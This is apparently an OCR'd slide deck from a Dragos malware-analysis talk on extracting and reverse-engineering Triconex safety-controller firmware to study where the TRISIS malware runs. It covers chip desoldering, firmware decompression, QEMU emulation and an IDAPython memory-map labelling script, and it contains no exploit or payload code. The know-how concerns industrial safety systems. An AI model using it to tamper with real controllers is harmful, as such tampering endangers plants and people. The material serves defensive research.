
7	Customs status updated	CINCINNATI HUB, OH - USA	23:09	
6	Departed Facility in EASTERN QUEBEC AREA - CANADA	EASTERN QUEBEC AREA - CANADA	22:33	⊞ 1 Piece
5	Processed at EASTERN QUEBEC AREA - CANADA	EASTERN QUEBEC AREA - CANADA	21:49	⊞ 1 Piece
4	Arrived at Sort Facility EASTERN QUEBEC AREA - CANADA	EASTERN QUEBEC AREA - CANADA	21:48	⊞ 1 Piece
3	Departed Facility in QUEBEC SERVICE AREA - CANADA	QUEBEC SERVICE AREA, QC - CANADA	21:17	⊞ 1 Piece
2	Processed at QUEBEC SERVICE AREA - CANADA	QUEBEC SERVICE AREA, QC - CANADA	21:17	⊞ 1 Piece
1	Shipment picked up	QUEBEC SERVICE AREA, QC - CANADA	19:24	⊞ 1 Piece

Triconex Hardware

- Our Specs
  - 3x MP3008 (one broke during a ‘forced upgrade’)
  - 1x TCM4354
  - 1x 3604E Digital Output Module
- Each Processor Module:
  - 2x XPC860UM processors (like MPC860UM but high temperature range)
  - Quite-obvious BDM headers, however we don’t have a good BDM tool ☹
  - 3x TSOP48 2MB Flash chips



Old Fashioned Firmware Extraction



- Scrape conformal coating off the board (blech)
- Hot air to de-solder memory
- GQ-4X + TSOP Adapter (product of Vancouver 🇨🇦)
- Lots of time scraping conformal coat off the pins to get a good memory read

DRAGOS

Triconex Firmware


- Bootloader disassembly
  - Normal bootloader stuff (test SRAM, set up chip specific features, etc)
  - None of the addresses we want are apparent (yet)
  - Bootloader hits a decompression/memcpy block though…
- Decompression was a stumper for a while
  - Running code in QEMU was very helpful
  - LZW compressed segments, but ‘little bit endian’ dictionary fields
  - When running firmware snippets, set qemu-system-ppc machine to ‘virtex-ml507’!
  - h/t Ramiro Polla (we owe you 🍺)

DRAGOS


Triconex Firmware

- Firmware is broken into several segments
    - Main firmware for the logic processor isn't even compressed!
        - This is memcpy'd and run from RAM
        - Contains TriStation Protocol Parser, Ladder Logic Runtime
    - Second firmware for the IO processor
        - This is decompressed by the main processor, placed into shared memory, then the IO processor is signaled that it may boot
    - Maintenance firmware segments
        - These are compressed segments that are extracted and run for maintenance operations
- Focus on Main Firmware
    - We need a memory map to learn about OS

Don’t look behind the curtain



```
ROM:000000FF                  .byte    0
ROM:00000100 BR0:             .byte 0x48 # H          # Base Register 0
ROM:00000101                  .byte    0
ROM:00000102                  .byte 0x27 # '
ROM:00000103                  .byte    0
ROM:00000104 OR0:             .byte 0x4E # N          # Option Register 0
ROM:00000105                  .byte 0x80
ROM:00000106                  .byte    0
ROM:00000107                  .byte 0x20
ROM:00000108 BR1:             .byte    0              # Base Register 1
```



Memory Controller			
100	BR0—Base register bank 0	32 bits	15.4.1/15-9
104	OR0—Option register bank 0	32 bits	15.4.2/15-10
108	BR1—Base register bank 1	32 bits	15.4.1/15-9
10C	OR1—Option register bank 1	32 bits	15.4.2/15-10


MPC860UM defines a memory map with special registers.

These registers are defined as an offset from the IMMR (Internal Memory Map Register)

By default, IDA assumes IMMR = 0.

Interrupts OR Registers?


Table 6-1. Offset of First Instruction by Exception Type




Offset	Exception	Description
OEA-Defined Exceptions		
0x00000	Reserved	—
0x00100	System reset interrupt	See Section 6.1.2.1, "System Reset Interrupt (0x00100)."
0x00200	Machine check interrupt	See Section 6.1.2.2, "Machine Check Interrupt (0x00200)."
0x00300	DSI	A DSI exception is never generated by hardware, but software may branch to this location because of an data TLB error or miss exception. See Section 6.1.2.3, "DSI Exception (0x00300)."
0x00400	ISI	An ISI exception is never generated by the hardware, but software may

- This causes IDA to identify interrupt handlers as registers instead of code.
- IDA doesn't know what the IMMR value is. (firmware sets to 0x02200000)
- Approach:
  - Load into IDA with PPC processor, but uncheck I/O, Mem Layout, and Interrupt labeling
  - Label IDB using IDAPython


Solution - Python



```
int_dict = dict([(0x0,("Reserved","OEA Reserved")),
                (0x100, ("Int_SysReset", "System Reset Inteerupt 6.1.2.1")),
                (0x200, ("Int_MachineCheck", "Machine check interrupt 6.1.2.2"
                (0x300, ("Int_DSI", "DSI Exception 6.1.2.3 data TLB Error or m
                (0x400, ("Int_ISI", "ISI Exception 6.1.2.4 implementation spec
                (0x500, ("Int_External", "External Interrupt 6.1.2.5")),
```




```
mmap_tuples = [ (0, ('SIUMCR', 'i4', 'SIU module configuration register 10.4.2/1
               (256, ('BR0', 'i4', 'Base register bank 0 15.4.1/15-9')),
               (514, ('Reserved', 'a2', '')),
               (3912, ('R_HASH', 'i4', ' 43.4.1.21/43-33')),
               (4, ('SYPCR', 'i4', 'System protection control register 10.4.3/1
               (2646, ('Reserved', 'a1', '')),
```




```
def labelMemoryMap(immr_base=0x02200000, memDict=mmap_dict):
    for ea in memDict.keys():
        field_ea = immr_base + ea
        name, sizeStr, comm = memDict[ea]
        #label and comment field
        result = set_name(field_ea, name, SN_NOCHECK|SN_FORCE)
        set_cmt(field_ea, comm, 0)
        #size the data appropriately
        sizeType = sizeStr[0]
        sizeNum = int(sizeStr[1:])
        if sizeType == "i":
            if sizeNum == 1:
                MakeByte(field_ea)
            elif sizeNum == 2:
                MakeWord(field_ea)
            elif sizeNum == 4:
                MakeDword(field_ea)
            else:
                print "Found an invalid size %s %s"%(name,sizeStr)
        elif sizeType == "a":
            byteArray(field_ea, sizeNum)
        else:
            print "Found an invalid size type %s %s"%(name, sizeStr)
```

Result – Sane IDB



```
seg001:02200000 # Segment type: Regular
seg001:02200000                 .section "seg001"
seg001:02200000 SIUMCR:         .space 4              # SIU module configuration register 10.4.2/10-6
seg001:02200004 SYPCR:          .space 4              # System protection control register 10.4.3/10-8
seg001:02200008 Reserved_10:    .space 6
seg001:0220000E SWSR:           .space 2              # DATA XREF: sub_4800+C↑w
```



```
ROM:00000100 Int_SysReset:
ROM:00000100                 b        sub_2800      # System Reset Inteerupt 6.1.2.1
ROM:00000100 # End of function Int_SysReset
```


Triconex Firmware

- Focus on the main firmware – Logic processor (starts @ 0x50000 on EEPROM)
  - Why? Because this is context that the TRISIS payload runs in
  - Very minimal 'OS', almost bare metal. 27 total system calls provided by kernel.
  - Interrupt handlers located in standard PowerPC locations

- So back to our question, what is at offset 0x0080006C / 0x19AC68/other address ranges?


Triconex Firmware

- Make a memory segment for those addresses
- This way we get xrefs: what part of firmware writes to those addresses and what do they mean?



ROM	00000000	00090000	R	W	X	.	.	byte	00	stack	CODE	32	FFFFFFFF	00
RootKitSeg0	00090000	0009FFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
ROM	0009FFFF	000A0000	R	W	X	.	.	byte	00	stack	CODE	32	FFFFFFFF	00
RootKitSeg1	000A0000	000AFFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
ROM	000AFFFF	001B0000	R	W	X	.	.	byte	00	stack	CODE	32	FFFFFFFF	00
DATA	001B0000	001F0000	R	W	.	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
Status_1	00400000	0040FFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
Status_2	00600000	0060FFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
RAM	00800000	0080FFFF	R	W	.	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
OSDATA	00FF0000	00FFFFFF	R	W	.	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
MOREDATA	02100000	0210FFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
IMMRBASE	02200000	02201FFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
DPSRAM	02202000	02202FFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
DPSRAMExp	02203000	02203BFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF
PRAM	02203C00	0220CFFF	?	?	?	.	.	byte	01	public		32	FFFFFFFF	FFFFFFFF

Back To Inject-What are we looking for?



